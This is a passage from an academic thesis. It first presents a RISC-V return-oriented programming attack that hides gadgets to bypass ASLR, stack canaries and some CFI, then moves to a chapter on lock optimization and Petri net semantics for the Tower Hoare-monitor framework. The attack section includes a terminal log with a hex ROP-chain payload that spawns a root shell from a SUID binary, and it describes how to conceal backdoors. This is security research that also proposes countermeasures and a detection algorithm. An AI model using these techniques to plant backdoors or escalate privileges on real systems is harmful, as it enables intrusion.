In this section, we experiment our attack on two Linux operating systems, Debian and Fedora, running as a chroot environment on a HiFive Unleashed development board, featuring a quad-core Freedom U540 `RV64GC` processor.

5.6.1 Debian chroot on HiFive Unleashed

We first try our attack on the HiFive Unleashed board with a reduced Linux buildroot system shipped with the board. We add a Debian chroot, allowing the access of Debian features within the minimal operating system. Additionally, we create an unprivileged user, setting the stage for our attack. Given that there is no `gcc` available on Debian RISC-V, we statically cross-compile the binary from another host computer. Static compilation greatly simplifies our attack, as all the libraries are now included within the program, rendering ASLR ineffective. Nevertheless, we still use `-fstack-protector-strong`, to harden the program against ROP attacks.

Compared to the previous scenario, we no longer need to access the PLT. Instead we need to find an `ecall` in the program itself. For this purpose, the function `__internal_atexit` is a perfect candidate. Indeed it is always included in binaries using the standard C library, and remarkably, falls through the cracks of SSP. We write new gadgets in handwritten assembly this time, and adapt the ROP chain.

The test program embeds the gadgets, whose construction is detailed in Section 5.4, and the ROP chain with some simplifications compared to Section 5.5. Finally, a function with a ROP exec vulnerability is added to the program, whose sole purpose is to grant the attacker the possibility to smash the stack, launching the attack upon return. We use an assembly instruction that straightforwardly replaces the stack by the ROP chain, which produces similar results as a buffer overflow vulnerability that arises from a `scanf("%s",buffer)`.

After setting the SUID permission using `chmod u+s` to the binary, the user logs in and executes the target program, successfully spawning a root shell.

5.6.2 Fedora

We then moved to a Fedora 28 stage 4 disk image, another Linux based OS with many more features. It has a package manager with a `gcc` version 7.3.1 able to dynamically compile programs directly on the board with a standard C library in version 2.27.[4] Our attack was successfully tested both on the RISC-V Fedora powered by a QEMU virtual machine [Bel05] and a Fedora

[4] `https://fedorapeople.org/groups/risc-v/disk-images/`

```
# whoami
root
#
# ls
a.out  test.c
#
# gcc -fstack-protector-strong test.c
#
# chmod u+s a.out
#
# su user
#
# whoami
user
#
# ls
a.out  test.c
#
# ./a.out
\x00\x00\x00\x00\x00\x00\x00\x00\xb8\x04\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\x00\x00\x00\x00\x00\xf4\x04\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00\x00\x00\x00\x00\x6c\x05\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\x00\x00\x00\x00\x00\x9c\x06\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00\x00\x00\x00\x00\xe4\x05\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\xac\x1f\x01\x00\x00\x00\x00\x3e\x06\x01\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
[root@buildroot user]#
[root@buildroot user]# whoami
root
```

Figure 5.6: The attack setup with the Hifive Unleashed board featuring a Fedora chroot. A serial connection on the micro-usb port allows a user-level access to the board. An SUID executable in the user's home directory allows a successful privilege escalation attack, upon injecting the ROP chain (cropped).

chroot for Linux buildroot running on the HiFive Unleashed board, shown in Fig. 5.6.

As we expected, we did not note any differences between both tests, as QEMU emulates a HiFive Unleashed `RV64GC` board, without micro-architectural features like caches or timings. Moreover, in both cases, ASLR is set to the conservative randomization mode, which randomizes the stack, VDSO page, and shared memory region position. The binary itself is not randomized, creating the opportunity of code-reuse attacks. The data segment base is located immediately after the end of the executable code segment. We successfully bypass ASLR and SSP, using the method presented in Section 5.5.

Likewise, our test program embeds the malicious gadgets written in C, the ROP chain and the ROP exec vulnerability. The program is compiled by root using the standard `gcc` with options `-Os -fstack-protector-strong`, and given SUID permission using `chmod u+s`. The user then logs in and executes the program, again successfully escalating privilege.

5.7 Proposed Countermeasures

In this section, we review different methods that can be implemented to reduce the threat posed by the new gadgets described previously, from the simplest to the most complex solutions. We also provide a new algorithm for finding gadgets in RISC-V, to improve and replace the Galileo algorithm in ROP gadget finders.

Although we bypassed `gcc`'s SSP, we believe that stack canaries may still be useful, as they prevent stack smashing and partial function execution, respectively reducing the number of ROP exec vulnerabilities and MEP gadgets, thus raising the cost for ROP attacks. In our attack scenario, even if SSP is deployed everywhere (using option `-fstack-protector-all`), our gadget can still jump over any canary check directly on the restore sequence, rendering them ineffective. We therefore recommend checking the canary immediately before the return rather than at the beginning of the restore sequence, as done by various CFI implementations.

In `gcc`, stack canaries are deployed using three different compilation flags: `-fstack-protector-all` that adds stack canaries to every function (but not to glue-code), `-fstack-protector` for only the most vulnerable functions (calling `alloca`, or containing a buffer whose size is larger than 8 bytes), and `-fstack-protector-strong`, introduced in 2012 that strikes a balance. Since Fedora 20, all packages are compiled with the last option. Thus, compiling all SUID programs with option `-fstack-protector-all`, as on FreeBSD, can prove to be a good mitigation, as it widens the gap between vulnerability and exploit by reducing the number of available gadgets. Thence, an attacker would need to embed more hidden gadgets in his payload, increasing the probability of being detected.

If we consider compiler-based backward-edge CFI variants like LLVM-CFI,[5] MCFI or Picon [Bur+17; NT14; FCC15], the restore sequence may be hardened in a way that may not allow reusing any part of it, *e.g.* by putting the target validation guard between the return and the assignment to `ra` from the stack. This leaves us with only the last return instruction that can be jumped to from the HEP. Although we hypothesize that it may be possible to assign any value to `ra` directly from the HEP, it is actually much easier to fall back on the restore sequence of another function that is not protected by compiler-based CFI, like glue-code. For the C standard library, the `__libc_csu_init` function of `crt1.o` inserted by `gcc` and `clang` is a perfect candidate, as it contains an unprotected restore sequence, even when compiled with SSP (`-fstack-protector-all`) and LLVM-CFI (`-fsanitize=cfi` on clang).

OpenBSD has its own SSP version called *RetGuard* [Mor18], running on par with gadget reduction techniques, with the same shortcomings as

[5] `https://clang.llvm.org/docs/ControlFlowIntegrityDesign.html`

`gcc`'s SSP. More generally, gadget reduction techniques like G-Free [Obs03] or code randomization [PPK12] intend to eliminate any unaligned indirect jump, relying on canaries or backward-edge CFI to prevent malicious use of aligned branches, which is effective only against gadgets having one LCSAJ. The new gadgets presented previously fall out of reach of these mitigations.

To include this new class of gadgets in existing mitigations, we would have to combine them with a static analysis pass verifying that every main and hidden execution path ending with an indirect jump goes through the canary check (SSP) or reaches target validation (backward-edge CFI). For this purpose, we provide Algorithm 5.1 finding each and every execution path in a program. Its source code is available in Appendix 5.A. It tentatively disassembles one instruction at every program byte, and checks whether it yields a valid instruction. It then inserts these valid instructions into a graph, whose nodes are defined by their addresses and the outgoing edges by the values that the program counter might take after the execution of the instruction. For example, conditional jumps may have two outgoing edges, while data processing instructions may only have one outgoing edge to the immediately following instruction in the program.

Indirect jumps (like `ret`) do not have outgoing edges as the value of the program counter may not be known statically. We mark such instructions as *Points of Interest* (or PoIs, term coined in [Wol+16]), to only keep the instructions that can reach one of those PoIs. Indeed, instruction sequences may only either reach a PoI, loop indefinitely or trigger an invalid instruction causing the program to crash. This can equivalently be rephrased as only keeping the subgraph coreachable from PoIs. Additional work can be performed on this graph, like merging chains of nodes, yielding a *control-flow graph* (CFG) showing both the MEP and HEP. We show in Fig. 5.7 an example of this CFG.

We used this algorithm to find such gadgets in the C standard library. Out of the 1957 unaligned sequences ending with a fixed jump offset, only one can realistically be used as a gadget in a traditional ROP attack. The scarcity of such gadgets on RISC-V architecture confirms our need for magic constants when encoding the gadgets in Section 5.4. Indeed the opcode of an HEP instruction lies in the operand of the MEP instruction.

Some more radical solutions consist in trying to prevent overlapping code in RISC-V, either by deleting the compressed instruction C extension, or by requiring 32-bit instructions to be naturally aligned, or by changing the ISA so that the length of the instruction is encoded in first bit of every half-word. Though, we may lose one bit per half-word, hampering with the range of opcodes, *i.e.* less immediates, or less registers. However, we believe this solution is unrealistic, as it requires extensive changes to the instruction set.

Input: $B_0, ...B_n$, a binary program
Result: G, a directed graph of all execution paths
$G \stackrel{\text{def}}{=} (V, E)$;
$End \stackrel{\text{def}}{=} \emptyset$;
for $pc \stackrel{def}{=} 0$ **to** n **do**
  $I :=$ Disasm_one_inst($B_{pc}, ...$);
  if I **is not** a valid instruction **then**
    continue
  end
  V.insert(pc);
  foreach pc' **in** I.get_next_pc() **do**
    E.insert(pc, pc')
  end
  if I **is** an indirect jump **then**
    End.insert(pc)
  end
end
$G' \stackrel{\text{def}}{=}$ coreachable(G, End) ;
return G';
Algorithm 5.1: Disassembly algorithm finding all execution paths in a binary.

5.8 Related Work

Andriesse et al. [AB14a] have shown a method to hide malicious code using overlapping instructions in x86. It splits the code into smaller fragments and bruteforces a prefix and a suffix, for which the code fragment becomes a valid x86 MEP. This bruteforce method relies on the high density of the x86 instruction set, although it still sometimes requires manual intervention to conceal the fragments. The resulting hidden fragments are only one LCSAJ long, and always end by an indirect jump, hence easily caught by any ROP gadget searcher. Our approach allows better stealth by splitting the hidden code over several LCSAJs, for which the bruteforce method may no longer work. We also apply our method to a RISC architecture, which does not benefit from the same code density.

ROP attacks have been subject to many academic studies since their first publication in 2007 [Sha07] introducing the Galileo algorithm. Many variants based on the same algorithm have been published, like gadgets ending with indirect jumps [Ble+11], gadgets popping signal-contexts from the stack instead of call-frames [BB14], or attacks using format string vulnerabilities [PG13]. Amongst popular ROP gadget searchers, only two have added support for RISC-V - `xrop` and `radare2` [Cam17; Alv08], both of




Figure 5.7: The `function15c` (first presented in Fig. 5.4) as shown by our disassembler. Unnecessary details such as instruction addresses or hexadecimal representations have been deleted. The gadget is highlighted in gray, and the dummy functions are shown in light-gray.

them implementing the Galileo algorithm, falling short of detecting this new class of gadgets. The closest to our work could be *ROPgadget* [Sal11], which tentatively disassembles a fixed number of instructions starting from each byte of the program. This method is particularly inefficient compared to our algorithm and to Galileo, but it could find some gadgets spanning over several LCSAJs, if they are shorter than a given threshold (by default 10 instructions). Quite surprisingly, after finding them, ROPGadget discards those gadgets by default, unless passed the option `--multibr`. The algorithm that we provided comprehensively solves this aspect of gadget detection by revealing any gadget, regardless of their length or number of LCSAJs.

More recently, Borrello et al. [Bor+19] published a method to insert backdoors in programs with encrypted ROP gadgets and a small decryption procedure. While encryption methods provide definitive proof that the malicious behavior will indeed be hidden to static analysis, this does not address the problem of detection, as the decryption procedure is not concealed, and thus may be detected by static analysis. In this chapter, we provided another method for adding such backdoors, without having any

unconcealed element in the program. To achieve this result, we rely on a fine understanding of how current detectors work, exploiting their inability to find gadgets spanning over more than one LCSAJ.

5.9 Conclusion and Future Work

ROP attacks still pose a threat, despite the wide deployment of dedicated countermeasures. These protections fail to provide a satisfactory solution to these attacks, as we managed to design a new type of gadget on RISC-V, undetectable by existing tools, made of several linear-code sequences and jumps, that bypasses ASLR, DEP, stack canaries, G-Free and some compiler-based backward-edge CFIs. We showed how to use such gadgets in two different attack schemes concealing a backdoor to perform privilege escalation attacks on two standard Linux operating systems. Although the gadgets are written in C, we believe that it can be generalized to other languages, such as JIT compilers once they become available on RISC-V, as well as other architectures featuring code overlap.

We provided a new algorithm aiming to replace previous Galileo-based algorithms, that finds all hidden execution paths of a program, and not just the last LCSAJ. This algorithm may be used both for offensive and defensive purposes. However, we believe that its defensive use is only provisional, as a definitive solution to prevent code overlap requires thorough changes in the ISA, which may only be implemented on next-generation architectures.

5.A Source code and artifact

The C source code used to generate gadgets, as well as links to the images of the Fedora and Debian virtual machines are available on the following link: `https://github.com/GAJaloyan/asiaccs2020`.

Part II

Improving the safety of programming languages using formal methods

Chapter 6

Lock Optimization for Hoare Monitors in Real-Time Systems

Hoare monitors are a safe concurrency abstraction built around monitors with shared state and methods operating on the shared state. Only a few applications use monitors as a concurrency framework in the context of real-time systems. In this chapter, we describe a Hoare monitor framework called *Tower* developed for real-time system programming targeting multiple *real-time operating systems* (RTOS). Hoare monitors use coarse-grained locking across all of the methods in a monitor. In a real-time setting, this coarse-grained locking can also be restrictive, but it is difficult and tedious for a programmer to reason about which methods may safely be executed in parallel. Therefore, we present an automated compiler optimization for refining locks in Hoare monitors using partially-weighted MAXSAT. We formalize Tower semantics using Petri nets and show that safe concurrency is preserved under the optimization. Finally, we present a number of empirical benchmarks for our optimization as well as a case-study of a real-time autopilot built and optimized with our approach.

This work was jointly conducted with Lee Pike with support by DARPA under contract no. FA8750-12-9-0169. It was published in ACSD 2017 [JP17].

6.1 Introduction

Concurrency in embedded real-time systems is often necessary to handle interrupts and deadline constraints, but it can be notoriously difficult to im-

plement correctly. One famous example is the Mars Pathfinder concurrency bug [Jon97].

Hoare monitors are a programming abstraction invented in the 1970s by C. A. R. Hoare and Per Brinch Hansen for safe concurrency [Hoa74; Bri73]. Monitors guarantee thread-safe accesses to shared resources: each monitor contains a set of *methods* (or *handlers*) that share resources among which only one can execute at a time. Hoare monitors make safe concurrency easier, since by construction, if the implementation is correct, deadlocks are not possible.

But safety comes at a price: a method takes a lock that is held while a thread is executing the method, blocking all other methods in the monitor from being executed. Indeed, if the lock is global, then no other thread can be executed until the lock is released.

While Hoare monitors have been implemented in a variety of programming languages, they have rarely been used in the context of embedded real-time systems and real-time operating systems; we revisit the use of Hoare monitors in this context. In particular, we have used a Hoare-monitor based programming paradigm called Tower to design and implement an autopilot for small unmanned air vehicles. We introduce Hoare monitors and describe their implementation for real-time systems in Section 6.2. Tower has backends that target FreeRTOS [Bar17] and eChronos (a formally verified RTOS) [Dat16], POSIX, and the formally verified seL4 microkernel [Kle+09] with recent real-time support [LH16].

We propose three properties that our Hoare monitor implementation should satisfy: (1) absence of dataflow cycles between methods, (2) absence of race conditions, and (3) deadlock freedom. In Section 6.3, we formalize Tower using Petri nets and discuss the three properties.

One benefit of Hoare monitors is that they provide a convenient programmer abstraction of the system in which the programming model is a dataflow model between methods. Methods that are conceptually related (e.g., for a device driver) belong to the same monitor, much in the same way that conceptually related functions are placed in the same module. By construction, the programmer is guaranteed that there is no out-of-band shared state between methods not in the same monitor.

While it is useful and convenient to place conceptually related methods in the same monitor, it can overly constrain the system. For example, consider three methods, m_0, m_1, and m_2, in the same monitor, where m_0 and m_1 share state and m_1 and m_2 share another state. Then m_0 and m_2 could be run in parallel, as they share no state, despite being in the same monitor.

We investigate how to automatically optimize concurrent Hoare-monitor programs in Section 6.4. Our approach uses a *Partial Weighted MaxSAT* (PWMS) [MML14] encoding of Hoare monitors to refine the number and assignment of locks on a per method basis: a single global lock per monitor is replaced with multiple locks associated with subsets of methods. We also

prove in our Petri net formal model that the three safety properties are preserved after this optimization.

We present experimental results for our lock refinement optimization in Section 6.5, and then describe an extended case-study of applying the optimization to an autopilot in Section 6.6. We study related work in Section 6.7 and conclude in Section 6.8.

6.2 Hoare monitors

Hoare monitors are thread-safe constructs, comparable to modules, that enforce safe access to resources shared at the monitor scope using a *lock* (or *mutex*). First implemented by Hoare in Concurrent Pascal, they have since been implemented in other languages, ranging from C++11 to Python, Ruby, and Java.

A monitor is an enclosing structure that protects accesses to its shared resources (declared at the monitor scope) by defining accessors (methods or procedures) that exclusively access shared resources in a thread-safe way. Declaring a monitor is carried out by declaring the shared resources, and by defining the procedures using these resources.

Methods enforce thread-safety using a lock declared at the monitor level. All of a procedure's code is inside the locked environment, preventing unlocked access to shared resources. In this way, only one procedure in a given monitor can be executed at a given time, resulting in the absence of race conditions (all shared resources are protected by the monitor's lock). More specifically, each procedure is run, as defined in [Hoa74], according to the following scheme: take the monitor's lock, wait for some specific condition variables, execute the body, signal other procedures on a condition variable, and release the lock.

6.2.1 Tower: Hoare monitors for real-time systems

Tower is a domain-specific language originally created by Pat Hickey for real-time Hoare-monitor based programming. The methods are designated as *handlers*. Signaling operations are done through *channels*. There are four types of channels in Tower: *synchronous channels*, *periodic channels*, *signal channels*, and *initialization channels*. Synchronous channels have *input* and *output* endpoints, while the others only have output endpoints. Handlers listen on the output endpoint of a channel, and multiple handlers can write to the input endpoint of a synchronous channel.

Synchronous channels are *first in, first out* (FIFO) with an upper limit on the number of messages they can hold, called the *depth*. The default depth is one. Periodic channels output messages coming from the system clock; one channel is required for each periodic task rate. If the system is schedulable, a handler for an n microseconds periodic channel receives a

message every n microseconds. Signal channels transmit system interrupts and drive ISRs. Finally, an initialization channel allows handlers to run once, at system initialization.

Tower automatically creates RTOS threads associated with each periodic, signal, and initialization channel, and manages implicit message passing between handlers of different monitors, through static global variables and function calls. Every handler that listens to one of these channels is executed in the associated thread. Handlers that listen to synchronous channels are not scheduled as threads but are library code called by scheduled threads. These threads are created during the initialization phase of the operating system, which then schedules the tasks by either *rate-monotonic scheduling* (RMS) or *round-robin scheduling* (for POSIX threads): the signal threads have the highest priority, and periodic threads have a priority inversely related to their period (the higher the frequency, the more the priority).

In a Tower program, monitors are declared using the `monitor` keyword. Each monitor takes as argument its name (a string), and contains a list of `handler` and `state` (shared resource) declarations. State can optionally be initialized using the `stateInit` keyword. Each handler listens on a typed channel. A handler takes as an argument a channel, a name, then a list of *callbacks*. Each callback contains the behavioral component code to execute. A callback takes a single argument, the value received over its enclosing handler's channel.

Callbacks are written in Ivory [Ell+15], a memory-safe systems language that shares its type system with Tower. Callbacks are executed in the order they are declared. In addition to performing arbitrary local computation and reading and writing the state variables within its enclosing monitor, a callback may write to one or more outbound channels. It does so by executing an `emit` command that takes a channel and a value as arguments.

Interaction is done through Ivory and is heavily backend dependent: each backend defines accesses to hardware registers (for controlling peripheral buses and GPIO), and provides drivers, such as CAN, DMA, I2C, RNG, SPI, UART, that can be used to communicate on those buses. It is also possible to import external functions, symbols, and types.

As an example of a Tower program, consider Figure 6.1 and its graph representation in Figure 6.3. The program blinks two LEDs, `led1` and `led2` whose timeline is shown in Fig. 6.2. The program defines two tasks, one running at 500 milliseconds and one running at 10 milliseconds. The 500 milliseconds task drives two handlers, `flipflop` and `led1on`. The `flipflop` handler emits a `Boolean` on a channel and then stores the negation of the value into a monitor-scope shared resource. The `led2ctrl` handler reads the output of the channel the `flipflop` handler emitted on. It takes the Boolean passed on the channel; if it is true, then it turns `led2` on; otherwise it turns it off, by passing a state variable representing `led2` to the functions `ledOn` and `ledOff`, respectively (the definitions of the

```
p500     <- period (500 ms)
p10      <- period (10 ms)
(tx, rx) <- channel

monitor "go" do
  stateInit "led2lit" false
  handler p500 "flipflop" do
    callback \_ -> do
      emit tx led2lit
      store led2lit (not led2lit)

monitor "led" do
  stateInit "led1lit" false
  state "led1"
  state "led2"
  handler p500 "led1on" do
    callback \_ -> do
      ledOn led1
      store led1lit true
  handler p10 "led1off" do
    callback \_ -> do
      if led1lit
        (ledOff led1)
        store led1lit false
  handler rx "led2ctrl" do
    callback \out -> do
      if out
        then (ledOn  led2)
        else (ledOff led2)
```

Figure 6.1: Tower example (with syntactic simplifications).




Figure 6.2: Timeline of the Tower example.




Figure 6.3: Graph representation of the Tower program from Figure 6.1.

functions are elided here for space).

The second 500 ms handler (`led1on`) turns `led1` on by calling the `ledon` function and then stores into a monitor-scope resource, `led1lit`, that `led1` is lit.

Finally, the `led1off` task runs at 10 ms and if the monitor-scope variable `led1lit` is true, then it turns `led1` off.

Tower uses Haskell [Pey02] syntax; we have elided a few idiosyncrasies in the example in Figure 6.1. A few syntactic explanations are still in order: the `do` keyword introduces a sequence of instructions to be executed in order. Lambda is denoted by `\`, and a lambda expression, `\foo -> ...` denotes an anonymous function that takes `foo` as a formal parameter and is used in the function's body. If the argument is unused in the body, then the formal parameter is elided with an underscore (`_`).

6.2.2 Tower toolchain




Figure 6.4: The Tower toolchain.

Figure 6.4 shows the backend structure. Tower programs are reified and transmitted to several backends including POSIX, the FreeRTOS [Bar17] and eChronos [Dat16] RTOSes, and the seL4 microkernel [Kle+09]. For the eChronos and seL4 backends, glue code is generated via an intermediate *Architecture Analysis and Design Language* (AADL) [FGH16] specification that is generated from Tower. An AADL-based tool developed by University of Minnesota generates operating system bindings from AADL.

6.3 Petri net semantics for Tower

We formalize Tower to prove safety properties of its semantics, both before and after optimization. A simplified grammar for Tower is given in Figure 6.5.

$$
\begin{array}{lcl}
\langle tower \rangle & ::= & (\langle channel \rangle)^*(\langle monitor \rangle)^* \\
\\
\langle channel \rangle & ::= & \langle endpoint \rangle \texttt{<- period } time \\
& | & \langle endpoint \rangle \texttt{<- signal } \langle name \rangle \\
& | & \langle endpoint \rangle \texttt{<- init} \\
& | & \texttt{(}\langle endpoint \rangle, \langle endpoint \rangle\texttt{) <- channel} \\
\\
\langle monitor \rangle & ::= & \texttt{monitor } \langle name \rangle \texttt{ do } (\langle handler \rangle)^* \\
\\
\langle handler \rangle & ::= & \texttt{handler } \langle endpoint \rangle \ \langle name \rangle \texttt{ do } (\langle callback \rangle)^* \\
\\
\langle callback \rangle & ::= & \texttt{callback } value \texttt{ -> do } (\langle emitter \rangle)^* \\
\\
\langle emitter \rangle & ::= & \texttt{emit } \langle endpoint \rangle \ value \\
\\
\langle name \rangle & ::= & \texttt{"(a}-\texttt{z|A}-\texttt{Z)(a}-\texttt{z|A}-\texttt{Z|\_|0}-\texttt{9)*"} \\
\\
\langle endpoint \rangle & ::= & \texttt{(a}-\texttt{z|A}-\texttt{Z)(a}-\texttt{z|A}-\texttt{Z|\_|0}-\texttt{9)*}
\end{array}
$$

Figure 6.5: Simplified Tower grammar, without Ivory code (except `emit`).

6.3.1 Petri nets

Petri nets are a well-known formal model for concurrent systems [Pet67]. We briefly introduce Petri net machinery to carry out a formalization of Tower.

A *Petri net* is a tuple (S, T, F, M_0) where S is the set of states, T the set of transitions, F the arcs ($F \subset (S \times T) \cup (T \times S)$), $M_0 : S \to \mathbb{N}$ the initial marking. A Petri net is intuitively a bipartite graph enriched with labeling for nodes and edges. Note that it is also possible to enrich these Petri nets

with capacities on each node and weights on arcs, which we do not need in the simplified Tower presented here.

A *marking* is an assignment of tokens to states. A transition t is *enabled* if each state s such that there is an arc $s \to t$ has a *token*. An enabled transition t in a marking M is *fired* when we modify M into M' such that each input state of the transition t loses one token, and each output state is given one token. A marking M is *reachable* from a marking M_0 if we can sequentially fire transitions $t_0, \ldots, t_n$ from M_0 such that the final marking obtained is equal to M. We say that a state s is *safe* if any marking in which s has two tokens is not reachable from the initial marking. A simple Petri net example is provided Figure 6.6.




Figure 6.6: Example of a Petri net with three states (S1, S2, S3) and two transitions (T1, T2). The transition T1 is enabled in the initial marking M_0, (one token is attributed to S1 and to S3 in M_0).

Assuming that there are no contradictory data regarding initial markings, we define the union of two Petri nets as the component-wise union of the nets. This allows us to build Petri nets in a modular way. More formally:

$$(S, T, F, M_0) \cup (S', T', F', M_0') = (S \cup S', T \cup T', F \cup F', M_0 \cup M_0')$$

6.3.2 Denotational semantics of Tower

We formalize a Tower program as a Petri net, and then prove safe concurrency properties, defined in Section 6.3.3, both before and after optimization. We operate by induction on the syntax (Figure 6.5), and construct small Petri subnets and then connect them together using the previously defined union operator on Petri nets. The result consists in a denotational Petri net semantics of the Tower framework, consisting in one function for each type of Tower construct: monitors (M), handlers (H), channels (L), emitters (E).


As a convenience, we first define subnets to build up Tower channel semantics, as illustrated in Figure 6.7. The initial net representing the `init` channel fires only once at the beginning of the execution of the program. Periodic and signal channels translate into Petri nets with an enabled transition that can fire an unlimited number of times and will distribute one token to each handler listening on this channel. For synchronous channels, the transition can fire only when the incoming state received a token from another handler. Formally, this can be expressed as:

$$L\,[\![(endpoint_{tx}, endpoint_{rx})\ \texttt{<- channel}]\!] = \left\{\begin{array}{ll} \text{states:} & \{endpoint_{tx}\} \\ \text{transitions:} & \{endpoint_{rx}\} \\ \text{arcs:} & \{endpoint_{tx} \to endpoint_{rx}\} \\ \text{initial marking:} & \{endpoint_{tx} \mapsto 0\} \end{array}\right\}$$


$$L\,[\![endpoint\ \texttt{<- period}\ time]\!] = \left\{\begin{array}{ll} \text{states:} & \{\texttt{period\_}time\} \\ \text{transitions:} & \{endpoint\} \\ \text{arcs:} & \{\texttt{period\_}time \to endpoint, \\ & endpoint \to \texttt{period\_}time\} \\ \text{initial marking:} & \{\texttt{period\_}time \mapsto 1\} \end{array}\right\}$$

$$L\,[\![endpoint\ \texttt{<- signal}\ name]\!] = \left\{\begin{array}{ll} \text{states:} & \{\texttt{sig\_}name\} \\ \text{transitions:} & \{endpoint\} \\ \text{arcs:} & \{\texttt{sig\_}name \to endpoint, \\ & endpoint \to \texttt{sig\_}name\} \\ \text{initial marking:} & \{\texttt{sig\_}name \mapsto 1\} \end{array}\right\}$$


$$L\,[\![endpoint\ \texttt{<- init}]\!] = \left\{\begin{array}{ll} \text{states:} & \{\texttt{\_\_init}\} \\ \text{transitions:} & \{endpoint\} \\ \text{arcs:} & \{\texttt{\_\_init} \to endpoint\} \\ \text{initial marking:} & \{\texttt{\_\_init} \mapsto 1\} \end{array}\right\}$$




(a) `initial_endpoint <- init`



(b) `(tx,rx) <- channel`



(c) `p10 <- period (10 ms)`



(d) `kill <- signal SIGKILL`

Figure 6.7: Illustration of the semantics of the different types of channels.

Emitters are translated to arcs from handlers to channels, handlers are as successions of states and transitions, abstracting their callbacks into a single state. To keep our semantics simple, we implicitly inline all emitters of a callback into its enclosing handler. The order in which callbacks are called is left nondeterministic. An example is provided in Fig. 6.8.

$$M[\![\texttt{monitor}\ name\ \texttt{do}\ (handler)_i]\!] =$$
$$(\bigcup_i H[\![handler_i]\!]_{name}) \bigcup$$
$$\left\{\begin{array}{ll} \text{states:} & \{name\} \\ \text{transitions:} & \emptyset \\ \text{arcs:} & \emptyset \\ \text{initial marking:} & \{name \mapsto 1\} \end{array}\right\}$$

$$H[\![\texttt{handler}\ endpoint\ name\ \texttt{do}\ (emitter)_i]\!]_{monitor} =$$
$$(\bigcup_i E[\![emitter_i]\!]_{name}) \bigcup$$
$$\left\{\begin{array}{ll} \text{states:} & \{name, \texttt{callback\_}name\} \\ \text{transitions:} & \{\texttt{lock\_}name, \texttt{release\_}name\} \\ \text{arcs:} & \{endpoint \to name, \\ & \{name \to \texttt{lock\_}name, \\ & monitor \to \texttt{lock\_}name, \\ & \texttt{lock\_}name \to \texttt{callback\_}name, \\ & \texttt{callback\_}name \to \texttt{release\_}name, \\ & \texttt{release\_}name \to monitor\} \\ \text{initial marking:} & \{name \mapsto 0, \texttt{callback\_}name \mapsto 0\} \end{array}\right\}$$

$$E[\![\texttt{emit}\ endpoint\ value]\!]_{handler} =$$
$$\left\{\begin{array}{ll} \text{states:} & \emptyset \\ \text{transitions:} & \emptyset \\ \text{arcs:} & \{\texttt{release\_}handler \to endpoint\} \\ \text{initial marking:} & \emptyset \end{array}\right\}$$

